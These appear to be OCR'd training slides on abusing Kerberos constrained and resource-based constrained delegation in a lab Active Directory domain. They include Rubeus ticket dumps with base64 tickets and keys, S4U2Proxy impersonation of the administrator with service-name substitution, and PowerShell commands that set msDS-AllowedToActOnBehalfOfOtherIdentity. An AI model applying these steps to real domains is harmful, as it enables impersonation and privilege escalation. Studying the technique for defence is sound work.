
The resulting ST is Forwardable



```
PS C:\Tools> .\Rubeus.exe describe /ticket:doIFWDCCBVSgAwIBBaEDAgEWooIEZjCCBGJhggReMIIEWqADAgEFoQ4bDENBUFNVTEUuQ09SUKITMBGgAwI
BAaEKMAgbBndlYjAxJKOCBCwwggQooAMCARKhAwIBAqKCBBoEggQWeNdb+7SQC3mlKYg9jiziZCodG1tlGzIogo//+2IA6vVcKjAd4my4A2F6GWnGLKO8fepgXJAgF
EeHJ7A3QL4eDleIsQ95oQtChmpYyXngmLxqgZz9+SIk9OrN3wIkTEfBI8ROQAbCmvHmomcL7JVm1gs/bllMgivWzgvjQJmUtXA3RZNpwvfH2GrhZF1LOMIn1dpYPd4
JlbIb84GBfIVYMKVscA6xDAeOaL1tsNy0FARAbpLFevsboH1BElQIOD2FId3KBV08gbMXAOkaFUAq8iWhqeLMZnYPE5Di3wPsBiqMGXzohuDKMb5iXo359iX3zBxTl
p5hBW/r5V6oiARRevetMNyhUXEm6Cz+j5H6YdTNbAeLbVKoLbHB2VqRmw5pUnxXbBvRTCztt1xXCdWYCHUcYQ33l5vG8VaVntAMR4P1SRwfPDU96raiX9MQRD+VLur
vO+8UBB88nLsGhHWnDpDqLTIKmrZ9g5bwGKu39KXAOd2PDWMO7IzjnOpN8usEv3DpSpzVxZky39yyYSMeQiSv8uGkZYhAv0KlVKsTbkze16hNnEYovTjMkwxwhrYEy
DP7hw+PxCTDZZ9v1WzwNPhs3FHH54Uvb7nyBIa+s+Ite7dSXXlnDbDmiqp/YHe7rfqRjq0AsXfmhIcm3R9kL93Se2FQ2snhmcNi4OHL03oKGCfZ+KR+PDpeVfU3N0v
PgSwx00ErhvZHXwPbo7uBKPaP1aRHQHrWxFc+mp48H1iylHKyCNOEViXnf8pnxj69ORjRZoXt3qXrmoIimLTIG4OEoQt472938fOr2Rlq8qc9pxem6hw7jDGhBqFxA
3xJmtzqdx/S2QVz22DJnPsto1dif/W5RBA/oHRGc1zGD5vtiiY//fKobxAIjXNWEjBwwaZ9nTuz/0fihE3R6C9xnGXq2WLqmwjIKcREt+sMVvkSH7Mb5ezaXvGg19e
DzP/Lj4JXqNPxqK0ECa9Q83iZgOwkEBmLqNqrnR/rC97+qjY8R+EMkfi2vKLkwd+HEZCDFmbAYGASbV8bMsFCEK1rgenNvoX8zRj6Fc/k57NIe2N+6jS3aojpwmGHI
FOibP/CvYv54MLyPbT+CUlQ5ufDAb3wnVWbC7rCe+oCaLGgN5Lfy+nZO6J2qaxrgN7Y4xYaD0v8zB6yly0L3qU07He9mbdhZloakWKKyUBh5COO054WftI+fNIyWY2
gOkygDOBqkuDxY4IzmU+81WN4sla+/WmUJAIKnJVfI3uvC/wJCtwfO6ewo1TLYiIjg7F6oOSJyuPtN9+pauzRV72EU1BoIfahwuDVl3piiIGs7Pi8qXLJmrDQHyKGe
gyrHK7cD0qlOI30mXowcEg9jVIaZha0O6l8C5aLBOPDF+a8zrjDW3BPEBk1Umijgd0wgdqgAwIBAKKB0gSBz32BzDCByaCBxjCBwzCBwKArMCmgAwIBEqEiBCApShp
yxyBrAOxLPUp76hJ6h/ZbXvOYnHu/XswYIJiEEqEOGwxDQVBTVUxFLkNPUlCiGjAYoAMCAQhETAPGw1hZG1pbmlzdHJhdG9yowcDBQBAoQAApREYDzIwMjEwNDIwM
jA0NTAxWqYRGA8yMDIxMDQyMTA2NDUwMVqnERgPMjAyMTA0MjcyMDQ1MDFaqA4bDENBUFNVTEUuQ09SUKkTMBGgAwIBAaEKMAgbBndlYjAxJA==


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1


[*] Action: Describe Ticket


  ServiceName              :  web01$
  ServiceRealm             :  CAPSULE.CORP
  UserName                 :  administrator
  UserRealm                :  CAPSULE.CORP
  StartTime                :  4/20/2021 10:45:01 PM
  EndTime                  :  4/21/2021 8:45:01 AM
  RenewTill                :  4/27/2021 10:45:01 PM
  Flags                    :  name_canonicalize, pre_authent, renewable, forwardable
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  KUoacscgawDsSz1Ke+oSeof2W17zmJx7v17MGCCYhBI=
```

https://github.com/GhostPack/Rubeus

- Since it is Forwardable, the ST can be used to invoke S4U2Proxy
- The sname of the Ticket can also be substituted as it is in plaintext and the Ticket remains valid



```
[*] Impersonating user 'administrator' to target SPN 'cifs/sql01.capsule.corp'
[*]   Final ticket will be for the alternate service 'http/sql01.capsule.corp'
[*] Using domain controller: dc01.capsule.corp (10.11.3.5)
[*] Building S4U2proxy request for service: 'cifs/sql01.capsule.corp'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] Substituting alternative service name 'http/sql01.capsule.corp'
[*] base64(ticket.kirbi) for SPN 'http/sql01.capsule.corp/sql01.capsule.corp':
```

```
      doIGMjCCBi6gAwIBBaEDAgEWooIFKzCCBSdhggUjMIIFH6ADAgEFoQ4bDENBUFNVTEUuQ09SUKI4MDagAwIBAqEvMC
0bF2h0dHAvc3FsMDEuY2Fwc3VsZS5jb3JwGxJzcWwwMS5jYXBzdWxlLmNvcnCjggTMMIIEyKADAgESoQMCAQWiggS6BIIEtr
vqgY1y5l53wgeKOjlHpjNaYBkKoxSm8p9Dz6wGDfma91dTvfnIC++pOFQLQedj/R0X3wrIQ8dFLREYdEJkWA6pcdqATNrMEJ
MhjvggkDk/ZUrsbAamPfmnnmVWuZi76fnf0cxuUuaTc0uuPEpzJA8AXdUOBrSn3/VNXVulB1FfO4ulU3TXqi354+pCgc3Sir
zt+pfwKKRc0Pn5JWwS5uQn+8N0lv6JsFTISD0D39mEZQD2oAZsqA5ji56l9v9j34SywNzM+TN/q9p8pXtl+PTx2NKHiWnLrz
YmOFPKPb9lJH8MBPnq8q2jl+hZ+As6uMcTVAn61t+8Eh5ZtrJU4RA10E3FHwwaMK2IEl4B7MIFLStbDj2ld0Bq9Km5cfO1eS
g25J9C09w5QeMOt3pnKFFvefJ+ulp638pbLf6AKAqMhQFaUPiQG9AW82RDXhaAfdBsXJjpP/Dl4UUTEknWCAO86vXrU3428+
fClvW7j5FPw+e+o/J46uMB11LC5y8Ab/tCOA18X4/cEpiO3tGeX3xtIxuMMZm25kNHQTmlSz1jJ9kgefSyYhbeUQkeOtW5WM
oiXE41wItOoL7NgN+FoTi7cFF9Uoqb7zVnZQPaSTiCac4XXqGcpmCEsJaIk2Q0nTT6x6I+O2xBwQoTwJ8awtU4+Ti7nlzaTu
yZ3tiIXF0HSyeE/F+jQePfGTUjaMFGAjUm52f7toOVDqBr6rjT4OxF7zMrMRMSf9Ual/W8M6RaK92PNnUl0Y2pT28cAmTf8y
ZL2DmYZTgga5GydEQqF841GyOiFAHkisXNJpPYlXjhI9hCHyICCu2xYMsqS9zT3NnBEY0nlFyy/tO054HecPUCeWTZ3aAm5n
NifCcjtsPkKNNzzoQDsxMutmk9CttHRXpvE21cE7mpEymi0jPHVLilyADaa2fpVeyKeCzSxFrEcIX7pZ3JdWqG46RhV2/Ath
VcgNKik2cAhOWriWE5WfyumM06ty0L3OCoYDId21OgztqRGCGNCpSmPog2wOqkxEzw4wMOGKPJ4CwiZtl+Sm77wBgM1u1SpT
```

Interesting Links

- Ben Campbell - Trust? Years to earn, seconds to break
  - https://labs.f-secure.com/archive/trust-years-to-earn-seconds-to-break/
- Will Schroeder & Lee Christensen - S4U2Pwnage
  - https://www.harmj0y.net/blog/activedirectory/s4u2pwnage/
- Will Schroeder & Lee Christensen - Another Word on Delegation
  - https://www.harmj0y.net/blog/redteaming/another-word-on-delegation/
- Matan Hart - Delegate to the Top
  - https://www.blackhat.com/docs/asia-17/materials/asia-17-Hart-Delegate-To-The-Top-Abusing-Kerberos-For-Arbitrary-Impersonations-And-RCE.pdf

Resource-Based Constrained Delegation


RBCD

- Closely related to classic Constrained Delegation
  - Uses S4U extensions

- Setting up this delegation does not require Domain or Enterprise Admin privileges
  - Just write rights over the msDS-AllowedToActOnBehalfOfOtherIdentity attribute of a service account


- The trust is configured on the service that receives delegated credentials
  - In other delegations, configurations were applied to Web01
  - In RBCD, we should configure Sql01 instead

RBCD (cont.)


Service A
Service B
Classic Constrained Delegation
msDS-AllowedToDelegateTo=Service B
"outgoing" constrained delegation
Resourced-Based Constrained Delegation
msDS-AllowedToActOnBehalfOfOtherIdentity=Service A
"incoming" constrained delegation

https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html

No Delegation for Web01



WEB01 Properties

Delegation is a security-sensitive operation, which allows services to act on behalf of another user.

● Do not trust this computer for delegation

○ Trust this computer for delegation to any service (Kerberos only)

○ Trust this computer for delegation to specified services only

● Use Kerberos only

○ Use any authentication protocol


Services to which this account can present delegated credentials:

Service Type	User or Computer	Port	Service N


□ Expanded

Configuring RBCD on Sql01

- We configure that Sql01 trusts Web01
- Web01 will be able to access SQL01 services on behalf of anyone




```
PS C:\> Set-ADComputer -Identity sql01$ -PrincipalsAllowedToDelegateToAccount web01$ -Verbose
VERBOSE: Performing the operation "Set" on target "CN=SQL01,OU=Database,OU=Tier 1
Servers,DC=capsule,DC=corp".
PS C:\>
PS C:\>
PS C:\> _
```



Attribute	Value
mhsORAddress	<not set>
middleName	<not set>
mobile	<not set>
msCOM-UserPartitionSetLink	<not set>
msDRM-IdentityCertificate	<not set>
msDS-AdditionalDnsHostName	<not set>
msDS-AdditionalSamAccountName	<not set>
msDS-AllowedToActOnBehalfOf...	\01\00\04\80\14\00\00\00\00
msDS-AllowedToDelegateTo	<not set>
msDS-AssignedAuthNPolicy	<not set>
msDS-AssignedAuthNPolicySilo	<not set>
msDS-AuthenticatedAtDC	<not set>
msDS-Cached-Membership	<not set>
msDS-Cached-Membership-Time-...	<not set>


Resource-Based Constrained Delegation



Administrator: Windows PowerShell

```
PS C:\> Get-ADComputer -Identity sql01$ -Properties msDS-AllowedToActOnBehalfOfOtherIdentity


DistinguishedName                        : CN=SQL01,OU=Database,OU=Tier 1 Servers,DC=capsule,DC=corp
DNSHostName                              : sql01.capsule.corp
Enabled                                  : True
msDS-AllowedToActOnBehalfOfOtherIdentity : System.DirectoryServices.ActiveDirectorySecurity
Name                                     : SQL01
ObjectClass                              : computer
ObjectGUID                               : 5d4b8f67-6775-45c7-a263-3af44bd4c76a
SamAccountName                           : SQL01$
SID                                      : S-1-5-21-272438138-3995100478-3847831165-1105
UserPrincipalName                        :



PS C:\> $1 = Get-ADComputer -Identity sql01$ -Properties msDS-AllowedToActOnBehalfOfOtherIdentity
PS C:\>
PS C:\> $1.'msDS-AllowedToActOnBehalfOfOtherIdentity'.Access


ActiveDirectoryRights : GenericAll
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : CAP\WEB01$
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None



PS C:\>
```

Logging in…



http://sharebrowser.capsule.corp/CS.aspx
Search...
Waiting for sharebrowser.c...
Windows Security
OK
Cancel

iexplore

Connecting to sharebrowser.capsule.corp.

